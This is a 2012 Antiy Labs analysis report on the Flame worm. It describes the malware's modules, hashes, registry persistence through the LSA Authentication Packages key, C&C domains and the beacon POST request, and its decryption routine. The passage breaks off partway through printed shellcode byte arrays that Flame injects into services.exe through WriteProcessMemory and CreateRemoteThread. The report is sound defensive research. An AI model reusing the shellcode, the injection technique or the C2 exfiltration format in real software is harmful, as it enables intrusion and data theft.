Antiy Labs

Analysis Report on Flame Worm Samples

Version 1.3.0

Antiy Labs

http://www.antiy.net

July 2012

Contents

Background 1

File Information of Flame Worm...1

Analysis of Module Functionalities 3

Analysis of the “mssecmgr.ocx” Module... 3

Module Description 3

Network Behavior 5

Startup Sequence... 7

Implementation Details 10

WQL 20

Create the Following Naming Methods: 21

Encrypted Part of Each Module 22

Analysis of the “soapr32.ocx” Module.. 33

Module Analysis... 33

Analysis of the String Algorithm 35

Analysis of the “advnetcfg.ocx” Module 37

Analysis of the “nteps32.ocx” Module.. 41

Analysis of the “msglu32.ocx” Module 42

Analysis of the “wusetupv.exe” Module 48

Analysis of the “boot32drv.sys” Module.. 53

Analysis of the “browse32.ocx” Module.. 56

Analysis of the “jimmy.dll” Module.. 61

Summary and Outlook...65

Appendix 67

Appendix 1: The List of Security Processes of Mssecmgr.ocx. 67

Appendix 2: The List of All Domain Names 73

Appendix 3: Process List of Main Foreign Antivirus Software Detected by advnetcfg.ocx 74

Appendix 4: Process List of Antivirus Software Detected by Nteps32.ocx.76

Appendix 5: Files browse32.ocx Traverses the System to Find 81

Appendix 6: The List of Lua Script Calling Functions.............................. 85

Appendix 7: Lua Script Functions Used by Mssecmgr.ocx 87

References...89

Revision History...90

Writers’ Words 92

Translators’ Words..93

Background

Antiy Labs captured samples of Flame worm on May 28th, 2012. Until now, we have acquired 6 variants of the main file, as well as other modules with 20 unique hashes. Through continuous analysis, we found that Flame worm is a kind of malware with a complex architecture that can steal users' information. The main module of Flame worm is larger than 6MB. It contains lots of encrypted data modules, embedded open source software code (such as Lua) modules, exploit code modules, configuration file modules, compression and encryption algorithm modules, as well as information stealing modules. An USB exploit module was also found. The same exploit was used by Stuxnet in Iran nuclear equipment targeted APT (Advanced persistent Threat) [1] attacks in 2010.

Based on current analysis, Flame has been cautiously operating for at least 2 years [2]. It can steal files, capture screenshots, propogate via USB devices, disable security products, and exploit known or repaired Windows vulnerabilities to attack users' systems so as to propogate rapidly.

McAfee claims that Flame worm is the successor of Stuxnetand Duqu [3]; Kaspersky Lab believes it is one of the most complex attacks have ever found and that it is a backdoor Trojan with worm signatures[4], while Symantec points out that Flame, like Stuxnet and Duqu, is written by a cyber criminal organization with abundant funding and specific targets.

File Information of Flame Worm

Table 1 .PE files and functionalities of Flame

Filename	MD5		Functionality
mssecmgr.ocx	b51424138d72d343f22d03438fc9ced5 0a17040c18a6646d485bde9ce899789f ee4b589a7b5d56ada10d9a15f81dada9 e5a49547191e16b0a69f633e16b96560 bdc9e04388bda8527b398a8c34667e18 37c97c908706969b2e3addf70b68dc13	(1,236,992 bytes) (6,172,160 bytes) (892,417 bytes) (6,166,528 bytes) (1,236,992 bytes) (391,168 bytes)	The main module; decrypts and releases several functionality modules from its resource files; injects them to several system processes; calls Lua to execute scripts.
advnetcfg.ocx	f0a654f7c485ae195ccf81a72fe083a2 8ed3846d189c51c6a0d69bdc4e66c1a5 bb5441af1e1741fca600e9c433cb1550	(643,072 bytes) (421,888 bytes) (643,944 bytes)	Created by the main module; captures screenshots.
msglu32.ocx	d53b39fb50841ff163f6e9cfd8b52c2e 2512321f27a05344867f381f632277d8	(1,721,856 bytes) (1,729,536 bytes)	Created by the main module; traverses

Filename	MD5	Functionality
		various files in the system; reads information of specific files; writes the information to an SQL database; collects domain related information.
nteps32.ocx	c9e00c9d94d1a790d5923b050b0bd741 (827,392 bytes) e66e6dd6c41ece3566f759f7b4ebfa2d (602,112 bytes) 5ecad23b3ae7365a25b11d4d608adffd (827,392 bytes)	Created by the main module; record key loader information and captures screenshots; monitors some email domain names.
rpcns4.ocx (soapr32.ocx)	296e04abb00ea5f18ba021c34e486746 (160,768 bytes) 1f9f0baa3ab56d72daab024936fdcaf3 (188,416 bytes) cc54006c114d51ec47c173baea51213d (253,952 bytes) e6cb7c89a0cae27defa0fd06952791b2 (349,596 bytes)	Collects some system information, such as the installed software, network, WiFi, USB, time and time zone.
comspol32.ocx	20732c97ef66dd97389e219fc0182cb5 (634,880 bytes)	Under analysis
00004784.dll (jimmy.dll)	ec992e35e794947a17804451f2a8857e (483,328 bytes)	It collects users' information, including the window title, key values of the registry, computer name, and disk type.
wusetupv.exe	1f61d280067e2564999cac20e386041c (29,928 bytes)	Collects interface information, process information and registry key values of the system.
DSMGR.DLL (browse32.ocx)	2afaab2840e4ba6af0e5fa744cd8f41f (116,224 bytes) 7d49d4a9d7f0954a970d02e5e1d85b6b(458,869 bytes)	Deletes all traces of Flame to avoid being detected and analyzed.
boot32drv.sys(00004069.exe)	06a84ad28bbc9365eb9e08c697555154(49,152 bytes)	An encrypted data file (not PE file); encrypted by XOR with 0xFF.

Table 2.File List of Flame (including derivative and other files)

Ef_trace.log	dstrlog.dat	mscorest.dat	soapr32.ocx	winrt32.dll
GRb9M2.bat	dstrlogh.dat	mscrypt.dat	srcache.dat	winrt32.ocx
Lncache.dat	fmpidx.bin	msglu32.ocx	sstab.dat	wpab32.bat
Temp~mso2a0.tmp	indsvc32.dll	mspovst.dat	sstab0.dat	wpgfilter.dat
Temp~mso2a1.tmp	indsvc32.ocx	mssui.drv	sstab1.dat	~8C5FF6C.tmp
Temp~mso2a2.tmp	lmcache.dat	mssvc32.ocx	sstab10.dat	~DF05AC8.tmp
advnetcfg.ocx	ltcache.dat	nt2cache.dat	sstab11.dat	~DFD85D3.tmp
advpck.dat	m3aaux.dat	ntaps.dat	sstab12.dat	~DFL543.tmp
audfilter.dat	m3afilter.dat	ntcache.dat	sstab15.dat	~DFL544.tmp
authcfg.dat	m3asound.dat	nteps32.ocx	sstab2.dat	~DFL546.tmp
authpack.ocx	m4aaux.dat	pcldrvx.ocx	sstab3.dat	~HLV084.tmp
boot32drv.sys	m4afilter.dat	posttab.bin	sstab4.dat	~HLV294.tmp
ccalc32.sys	m4asound.dat	qpgaaux.dat	sstab5.dat	~HLV473.tmp
commgr32.dll	m5aaux.dat	rccache.dat	sstab6.dat	~HLV751.tmp
comspol32.dll	m5afilter.dat	rpcnc.dat	sstab7.dat	~HLV927.tmp
comspol32.ocx	m5asound.dat	scaud32.exe	sstab8.dat	~KWI988.tmp
ctrllist.dat	mixercfg.dat	scsec32.exe	sstab9.dat	~KWI989.tmp
dmmsap.dat	mixerdef.dat	sdclt32.exe	syscache.dat	~TFL848.tmp
domm.dat	mlcache.dat	secindex.dat	syscache3.dat	~TFL849.tmp
domm2.dat	modevga.com	sndmix.drv	watchxb.sys	~ZFF042.tmp
domm3.dat	mpgaaux.dat	mscorest.dat	wavesup3.drv	~a28.tmp
dommt.dat	mpgaud.dat	mscrypt.dat	winconf32.ocx	~a38.tmp
~dra51.tmp	~dra52.tmp	~dra53.tmp	~dra61.tmp	~rei524.tmp
~rei525.tmp	~rf288.tmp			

Analysis of Module Functionalities

Analysis of the “mssecmgr.ocx” Module

Module Description

The main module of Flame is mssecmgr.ocx, a 6M DLL file. We found that it has several variants. It connects to C&C servers and tries to download or update other modules. Though it has different file names on different computers, its extention name is always “OCX”. It can decrypt and release several functionality modules from its resource files, and inject them to several system processes. These modules can gather information about system processes, keyboard, hardware, screen, microphone, storage devices, network, WiFi, Bluetooth, and USB. Such information is stored under %Windir%\temp\. Flame first checks the infected system, and uninstalls itself if the system is not the target. It can propagate via Windows update server and USB devices. It can also collect the information of nearby devices, for example, searching for phones or laptops via Bluetooth. Flame is different from other worms to a large extent. First, the main module is quite large, with several functionality modules, an embedded Lua interpreter and lots of Lua scripts. Then, Flame has special startup methods, and several compression and encryption techniques.

1. Registry Entry

```
HKLM_SYSTEM\CurrentControlSet\Control\Lsa
```

```
AuthenticationPackages = mssecmgr.ocx
```

Note: This key value allows mssecmgr.ocx to load when the system boots. The file path is: %system32%\mssecmgr.ocx.

2. The following files will then be released from resource “146”.

File	MD5
%System32%\advnetcfg.ocx	BB5441AF1E1741FCA600E9C433CB1550
%System32%\boot32drv.sys	C81D037B723ADC43E3EE17B1EEE9D6CC
%System32%\msglu32.ocx	D53B39FB50841FF163F6E9CFD8B52C2E
%Syste32m%\nteps32.ocx	C9E00C9D94D1A790D5923B050B0BD741
%Syste32m%\soapr32.ocx	296E04ABB00EA5F18BA021C34E486746
%Syste32m%\ccalc32.sys	5AD73D2E4E33BB84155EE4B35FBEFC2B

Other files:

```
%Windir%\Ef_trace.log
```

Configuration information and copies of various modules can be found in the directory `%ProgramFiles%\Common Files\Microsoft Shared\MSAudio`. The configuration information of the newly downloaded or updated modules can also be found here. The module list is as follows:

- Audcache
- audfilter.dat
- dstrlog.dat
- lmcache.dat
- ntcache.dat
- mscrypt.dat

During the analysis, we found that the files which mentioned above may be the configuration files of Flame. Flame will first read some data blocks from a file, and then execute some certain operations. It first will release the file, then delete it, and then release it again. This behavior might result from repeated operations of different functionalities.

```
wavesup3.drv(copies)
```

```
wpgfilter.dat
```

According to resource “146”, the following directiories are possible:

```
%ProgramFiles%\Common Files\Microsoft Shared\MSSecurityMgr
%ProgramFiles%\Common Files\Microsoft Shared\MSAudio
%ProgramFiles%\Common Files\Microsoft Shared\MSAuthCtrl
%ProgramFiles%\Common Files\Microsoft Shared\MSAPackages
%ProgramFiles%\Common Files\Microsoft Shared\MSSndMix
```

3. Traverse the list of security processes

The list of security processes is shown in Appendix 1 (Appendix 1: The List of Security Processes of Mssecmgr.ocx. Some processes in the list are the same with those of other process lists)

4. A Lua script calling function list is found in the main module, the function list is shown in Appendix 6. (Appendix 6: The List of Lua Script Calling Functions)

Network Behavior

Access Address 1: http://windowsupdate.microsoft.com/

Access Address 2: http://windowsupdate.microsoft.com/windowsupdate/v6/default.aspx

Protocol: Http


Port: 80

Access Address: 91.135.66.118[traffic-spot.com][traffic-spot.biz][smart-access.net][quick-net.info]

Protocol: https

Port: 443

Once it executes, Flame will first access the address of Windows update server, then access 4 domain names pointing at IP address 91.135.66.118, and then upload data.



```
POST /wp-content/rss.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: quick-net.info
Content-Length: 77
Connection: Keep-Alive
Cache-Control: no-cache

UNIQUE_NUMBER=3986402201&PASSWORD=LifeStyle2&ACTION=1&FILE_NAME=&FILE_SIZE=0.
```

Figure 1 Post Data

All domain names can be found in Appendix 2.(Appendix 2: The List of All Domain Names)

Startup Sequence




Figure 2 Startup Sequence

Flame has 2 different startup methods:

1. Set key value of msgsecmgr.ocx in the registry

2. Run the rundll32.exe to load the main module

First, Flame checks the registry "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SeCEdit" and "%Program Files%\Common Files\Microsoft Shared\MSAudio\wavesup3.drv" to see whether the file exists. Then, it writes the words into "HKLM\System\CurrentControlSet\Control\TimeZoneInformation\StandardSize".

Value： 114

Then, Flame creates the directory MSSecurityMgr, writes mscrypt.dat into the directory, and modifies the time to 1601-1-1 08:00:00. After about 1 minute, wpgfilter.dat is written into the directory, and the time is modified to 1601-1-1 08:00:00. About 1 minute later, wavesup3.drv is written into the directory, and the time is modified to 1601-1-1 08:00:00. This continues every 1 minute, and audcache and audfilter.dat will also be written into the directory. Then Flame searches for the following files:

- C:\Documents and Settings\Administrator\Local Settings\Temp\dat3C.tmp
- C:\Documents and Settings\All Users\Local Settings\Temp\dat3C.tmp
- C:\Documents and Settings\Default User\Local Settings\Temp\dat3C.tmp
- C:\Documents and Settings\LocalService\Local Settings\Temp\dat3C.tmp
- C:\Documents and Settings\NetworkService\Local Settings\Temp\dat3C.tmp
- C:\WINDOWS\Temp\dat3C.tmp

Flame then injects into the process services.exe, calls system file shell32.dll and hijacks its contents, loads the contents of wpgfilter.dat to shell32.dll, and then loads the contents of audcache and wavesup3.drv to shell32.dll. After that, Flame will release nteps32.exe, comspol32.ocx, advnetcfg.ocx, boot32drv.sys, and msglu32.ocx, and then modifies their time to that of Kernel32.dll to avoid being detected.

Flame calls the system file shell32.dll via injecting processes, hijacking its contents, and allowing it to create the process iexplore.exe. Then, the contents of Netps32.ocx and Ccalc32.sys are loaded into shell32.dll. A couple of minutes later, wavesup3.drv is loaded. After that, Flame checks the registry system services, connects to the Windows update server, and then connects to the virus server.

Large amounts of data were encrypted in the sample; the encryption algorithm code is as follows:

```
0x1000E3F5     proc     near
               test     edx, edx
               push     esi
               mov      esi, eax
               jbe      short 0x1000E42F
               push     ebx
               push     edi
               push     0Bh
               pop      edi
               sub      edi, esi
```

```
0x1000E403:
                lea      ecx, [edi+esi]
                lea      eax, [ecx+0Ch]
                imul     eax, ecx
                add     eax, dword_10376F70
                mov     ecx, eax
                shr      ecx, 18h
                mov     ebx, eax
                shr      ebx, 10h
                xor      cl, bl
                mov     ebx, eax
                shr      ebx, 8
                xor      cl, bl
                xor      cl, al
                sub      [esi], cl
                inc      esi
                dec      edx
                jnz      short 0x1000E403
                pop      edi
                pop      ebx
0x1000E42F:
                pop      esi
                retn
0x1000E3F5      endp
```

There are two functions who call the function above. Respectively, their positions are as follows:

```
1000E451              movzx   edx, word ptr [ebx+9]
1000E455              lea     eax, [ebx+0Bh]
1000E458              mov     [ebp+8], eax
1000E45B              call    0x1000E3F5

1000E498              movzx   edx, word ptr [esi+12h]
1000E49C              lea     ebx, [esi+14h]
1000E49F              mov     eax, ebx
1000E4A1              call    0x1000E3F5
```

The decryption algorithm description:

The function has two parameters: edx [Encrypted data length] and eax [Encrypted data address]

It returns: eax [Decrypted data address]

Decryption algorithm:

```
ECX=(0xBh+n)*(0xBh+0xCh+n)+[0x10376F70h]

Note: n is the offset of the decrypted byte.

CL= (M1)xor(M2)xor(M3)xor(M4)

Decrypted data = Encrypted data - CL
```

The first call:

The function has one parameter: arg.1[address]

Encrypted data length: [word]arg.1+0x9h

Encrypted data address: [dword]arg.1+0xBh

Returns: Decrypted data address

The second call:

The function has one parameter: arg.1[address]

Encrypted data length: [word]arg.1+0x12h

Encrypted data address: [dword]arg.1+0x14h

Returns: Decrypted data address

Implementation Details


In the process of debugging, we found that Flame encodes all pointers using EncodePointer, and stores the encoded pointers in its internal strucuture (similar to the method of Duqu). The encoded pointers can be decoded by DecodePointer. Such techniques make it rather difficult to perform static analysis. Flame obtains the export function table of system DLL files and recursively searches for specified functions, so as to dynamically obtain the function address.

```
mov     eax, [ebp-4]
mov     eax, [esi+eax*4]        //export func name offset
add     eax, [ebp+module_handle]
push    [ebp+func_name_size]
mov     [ebp+export_func_name], eax
push    eax
call    IsBadReadPtr
test    eax, eax
jnz     0x1000BE19
push    [ebp+func_name]
push    [ebp+export_func_name]
call    lstrcmpiA
test    eax, eax
jz      short 0x1000BE2B
```

Figure 3 **Dynamically Obtain Functions of Specified DLL Files**

Flame creates MSSecurityMgr under the system path `%ProgramFiles%\Common Files\Microsoft Shared`, and stores related configuration files in the directory. It stores the file paths of key system directories (WINDOWS, SYSTEM32, system temporary directory) and its processes in the process environment variables. It can also search for Kernel32.dll files via API functions, and modify the time of the files/folders it created to that of Kernel32.dll files to hide traces.

Flame first self-replicates to `%System32%\mssecmgr.ocx`, and then modifies the registry to start when the system boots. The modified key value is "Authentication Package" under `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`. Some module names of Flame are added to the key value, as shown in Figure 3. The key value lists the user identity authentication package that is loaded and called when users attempt to log on to the system [5].



Arbiters
BackupRestc
Biosinfo
BootVerificat
Class
CoDeviceIns
COM Name A
ComputerNa
ContentInde
ContentInde
CrashContrc
CriticalDevic
DeviceClass
FileSystem
FontAssoc
GraphicsDriv
GroupOrderl
HAL
hivelist
IDConfigDB
Keyboard La
Keyboard La
Lsa
MediaCatego

auditbaseobjects	REG_DWORD	0x00000000 (0)
Authentication Packages	REG_MULTI_SZ	msv1_0 mssecmgr.ocx
Bounds	REG_BINARY	00 30 00 00 00 20 00 00
crashonauditfail	REG_DWORD	0x00000000 (0)
disabledomaincreds	REG_DWORD	0x00000000 (0)
everyoneincludesanonymous	REG_DWORD	0x00000000 (0)
fipsalgorithmpolicy	REG_DWORD	0x00000000 (0)
forceguest	REG_DWORD	0x00000001 (1)
fullprivilegeauditing	REG_BINARY	00
ImpersonatePrivilegeUpgradeToolHasRun	REG_DWORD	0x00000001 (1)
limitblankpassworduse	REG_DWORD	0x00000001 (1)
lmcompatibilitylevel	REG_DWORD	0x00000000 (0)
LsaPid	REG_DWORD	0x000002c0 (704)
nodefaultadminowner	REG_DWORD	0x00000001 (1)
nolmhash	REG_DWORD	0x00000000 (0)
Notification Packages	REG_MULTI_SZ	scecli
restrictanonymous	REG_DWORD	0x00000000 (0)
restrictanonymoussam	REG_DWORD	0x00000001 (1)
SecureBoot	REG_DWORD	0x00000001 (1)
Security Packages	REG_MULTI_SZ	kerberos msv1_0 schannel wdigest

Figure 4 The Modified Registry

Flame traverses processes to search for explorer.exe, writes the shellcode to explorer.exe via `WriteProcessMemory`, and creates remote thread execution shellcode via the `CreateRemoteThread` function.

Encrypted data is released to specified directory.

`C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\mscrypt.dat`

Configuration data is in this module.

The process operation behavior of Flame:

Flame opens services.exe via OpenProcess. The handle is 0x174.

Then, Flame writes the shellcode to services.exe via `WriteProcessMemory`. The malcode injects in the system processes to envade antivirus products.

The shellcode is as follows. The length is 0x82.

```
0x55,0x8B,0xEC,0x51,0x53,0x56,0x57,0x33,0xFF,0x89,0x7D,0xFC,0xE8,0x00,0x00,0x00,
0x00,0x58,0x89,0x45,0xFC,0x8B,0x45,0xFC,0x6A,0x64,0x59,0x48,0x49,0x89,0x45,0xFC,
0x74,0x5B,0x81,0x38,0xBA,0xBA,0x0D,0xF0,0x75,0xF1,0x8D,0x70,0x04,0x8B,0x0E,0x6A,
0xFF,0xFF,0x31,0x8B,0xD8,0xFF,0x50,0x08,0x85,0xC0,0x75,0x2C,0x8B,0x06,0x83,0x7C,
0x07,0x0C,0x00,0x74,0x0E,0xFF,0x75,0x10,0x03,0xC7,0xFF,0x75,0x0C,0xFF,0x70,0x08,
0xFF,0x50,0x0C,0x81,0xC7,0x20,0x02,0x00,0x00,0x81,0xFF,0x00,0x55,0x00,0x00,0x72,
0xDB,0x8B,0x06,0xFF,0x30,0xFF,0x53,0x0C,0xFF,0x75,0x10,0x8B,0x06,0xFF,0x75,0x0C,
0xFF,0x75,0x08,0xFF,0x50,0x04,0x5F,0x5E,0x5B,0xC9,0xC2,0x0C,0x00,0x33,0xC0,0x40,
0xEB,0xF4
```

The second part of the shellcode is executed by the newly created remote thread. This part of the shellcode is as follows. The length is 0x70c.

```
0x55,0x8B,0xEC,0x83,0xEC,0x70,0x53,0x33,0xDB,0x56,0x8B,0x75,0x08,0x57,0x33,0xC0,
0x89,0x5D,0xA8,0x8D,0x7D,0xAC,0xAB,0xAB,0x8D,0x86,0x74,0x04,0x00,0x00,0x50,0xC6,
0x45,0xFA,0x00,0x89,0x5D,0xE8,0x88,0x5D,0xFB,0x89,0x5D,0xE4,0x89,0x5D,0xEC,0x89,
0x5D,0xC8,0x89,0x5D,0xD0,0x89,0x5D,0xD4,0x89,0x5D,0xBC,0x89,0x5D,0xC4,0x89,0x5D,
0xE0,0x89,0x5D,0xDC,0xC7,0x45,0xF0,0x01,0x00,0xFF,0xFF,0x89,0x9E,0x2C,0x0B,0x00,
0x00,0xFF,0x56,0x10,0x3B,0xC3,0x89,0x45,0xC0,0x75,0x0A,0xB8,0x02,0x00,0xFF,0xFF,
0xE9,0xA0,0x06,0x00,0x00,0x8D,0x86,0x81,0x04,0x00,0x00,0x50,0xFF,0x75,0xC0,0xFF,
0x56,0x1C,0x3B,0xC3,0x75,0x0A,0xB8,0x03,0x00,0xFF,0xFF,0xE9,0x85,0x06,0x00,0x00,
0x53,0x8D,0x4D,0xDC,0x51,0x6A,0x01,0x8D,0x8E,0xB6,0x04,0x00,0x00,0x51,0xFF,0xD0,
0x85,0xC0,0x75,0x0A,0xB8,0x04,0x00,0xFF,0xFF,0xE9,0x67,0x06,0x00,0x00,0x8B,0x45,
0xDC,0x89,0x45,0xAC,0x8D,0x86,0x30,0x0B,0x00,0x00,0x8B,0x78,0x3C,0x03,0xF8,0xC7,
0x45,0xA8,0x0C,0x00,0x00,0x00,0x89,0x5D,0xB0,0x0F,0xB7,0x47,0x14,0x8D,0x44,0x38,
0x18,0x89,0x45,0xCC,0x8B,0x47,0x08,0x25,0x07,0xF8,0xFF,0xFF,0x05,0x00,0x00,0x90,
0xD6,0x3D,0x00,0x00,0x00,0x06,0x0F,0x87,0x24,0x06,0x00,0x00,0x38,0x9E,0x20,0x09,
0x00,0x00,0x8B,0x47,0x50,0x89,0x45,0x08,0x74,0x67,0x53,0x53,0x6A,0x03,0x53,0x6A,
0x01,0x68,0x00,0x00,0x00,0x80,0x8D,0x86,0x22,0x09,0x00,0x00,0x50,0xFF,0x56,0x50,
0x83,0xF8,0xFF,0x89,0x45,0xF4,0x75,0x0A,0xB8,0x06,0x00,0xFF,0xFF,0xE9,0xF3,0x05,
0x00,0x00,0x53,0xFF,0x75,0x08,0x53,0x68,0x02,0x00,0x00,0x01,0x53,0x50,0xFF,0x56,
0x28,0xFF,0x75,0xF4,0x89,0x45,0xD8,0xFF,0x56,0x4C,0x39,0x5D,0xD8,0x75,0x0A,0xB8,
0x07,0x00,0xFF,0xFF,0xE9,0xCC,0x05,0x00,0x00,0xFF,0x75,0x08,0x53,0x53,0x6A,0x04,
0xFF,0x75,0xD8,0xFF,0x56,0x30,0xFF,0x75,0xD8,0x89,0x45,0xF4,0xFF,0x56,0x4C,0xEB,
0x0F,0x6A,0x04,0x68,0x00,0x10,0x00,0x00,0x50,0x53,0xFF,0x56,0x04,0x89,0x45,0xF4,
0x39,0x5D,0xF4,0x75,0x0A,0xB8,0x08,0x00,0xFF,0xFF,0xE9,0x96,0x05,0x00,0x00,0x8D,
0x45,0xC4,0x50,0x6A,0x04,0xFF,0x75,0x08,0xFF,0x75,0xF4,0xFF,0x56,0x0C,0x85,0xC0,
0x75,0x0C,0xC7,0x45,0xF0,0x09,0x00,0xFF,0xFF,0xE9,0x8D,0x04,0x00,0x00,0xFF,0x77,
0x50,0x53,0xFF,0x75,0xF4,0xFF,0x56,0x24,0xFF,0x77,0x54,0x8D,0x86,0x30,0x0B,0x00,
0x00,0x50,0xFF,0x75,0xF4,0xFF,0x56,0x20,0x83,0xC4,0x18,0x66,0x39,0x5F,0x06,0x89,
0x5D,0x08,0x76,0x35,0x0F,0xB7,0x45,0x08,0x8B,0x4D,0xCC,0x6B,0xC0,0x28,0x03,0xC1,
0xFF,0x70,0x10,0x8B,0x50,0x14,0x8B,0x40,0x0C,0x03,0x45,0xF4,0x8D,0x8E,0x30,0x0B,
0x00,0x00,0x03,0xD1,0x52,0x50,0xFF,0x56,0x20,0x83,0xC4,0x0C,0xFF,0x45,0x08,0x66,
0x8B,0x45,0x08,0x66,0x3B,0x47,0x06,0x72,0xCB,0x8B,0x45,0xF4,0x2B,0x47,0x34,0x89,
0x45,0xB8,0x0F,0x84,0x8A,0x00,0x00,0x00,0x8B,0x87,0xA0,0x00,0x00,0x00,0x03,0x45,
0xF4,0x3B,0x45,0xF4,0x75,0x0C,0xC7,0x45,0xF0,0x0A,0x00,0xFF,0xFF,0xE9,0x09,0x04,
0x00,0x00,0x8B,0x8F,0xA4,0x00,0x00,0x00,0x03,0xC8,0x3B,0xC1,0x89,0x4D,0xB4,0x73,
0x61,0x8B,0x50,0x04,0x8B,0x08,0x03,0x4D,0xF4,0x83,0xEA,0x08,0xF7,0xC2,0xFE,0xFF,
0xFF,0xFF,0x89,0x5D,0x08,0x76,0x43,0x8B,0x55,0x08,0x0F,0xB7,0x54,0x50,0x08,0x81,
0xE2,0xFF,0x0F,0x00,0x00,0x89,0x55,0xD8,0x8B,0x55,0x08,0x0F,0xB7,0x54,0x50,0x08,
0x0F,0xB7,0xD2,0xC1,0xEA,0x0C,0x74,0x10,0x83,0xFA,0x03,0x75,0x3F,0x0F,0xB7,0x55,
0xD8,0x8B,0x5D,0xB8,0x03,0xD1,0x01,0x1A,0x8B,0x50,0x04,0xFF,0x45,0x08,0x83,0xEA,
0x08,0xD1,0xEA,0x33,0xDB,0x39,0x55,0x08,0x72,0xBD,0x03,0x40,0x04,0x3B,0x45,0xB4,
0x72,0x9F,0x8B,0x87,0x80,0x00,0x00,0x00,0x03,0x45,0xF4,0x3B,0x45,0xF4,0x75,0x18,
0xC7,0x45,0xF0,0x0C,0x00,0xFF,0xFF,0xE9,0x7F,0x03,0x00,0x00,0xC7,0x45,0xF0,0x0B,
0x00,0xFF,0xFF,0xE9,0x73,0x03,0x00,0x00,0x39,0x58,0x0C,0x0F,0x84,0x80,0x00,0x00,
0x00,0x83,0xC0,0x10,0x89,0x45,0x08,0x8B,0x45,0x08,0x83,0x38,0x00,0x74,0x70,0x83,
0x78,0xF4,0x00,0x0F,0x85,0xB9,0x00,0x00,0x00,0x8B,0x58,0xFC,0x03,0x5D,0xF4,0x53,
0xFF,0x56,0x18,0x85,0xC0,0x0F,0x84,0xB0,0x00,0x00,0x00,0x53,0xFF,0x56,0x10,0x85,
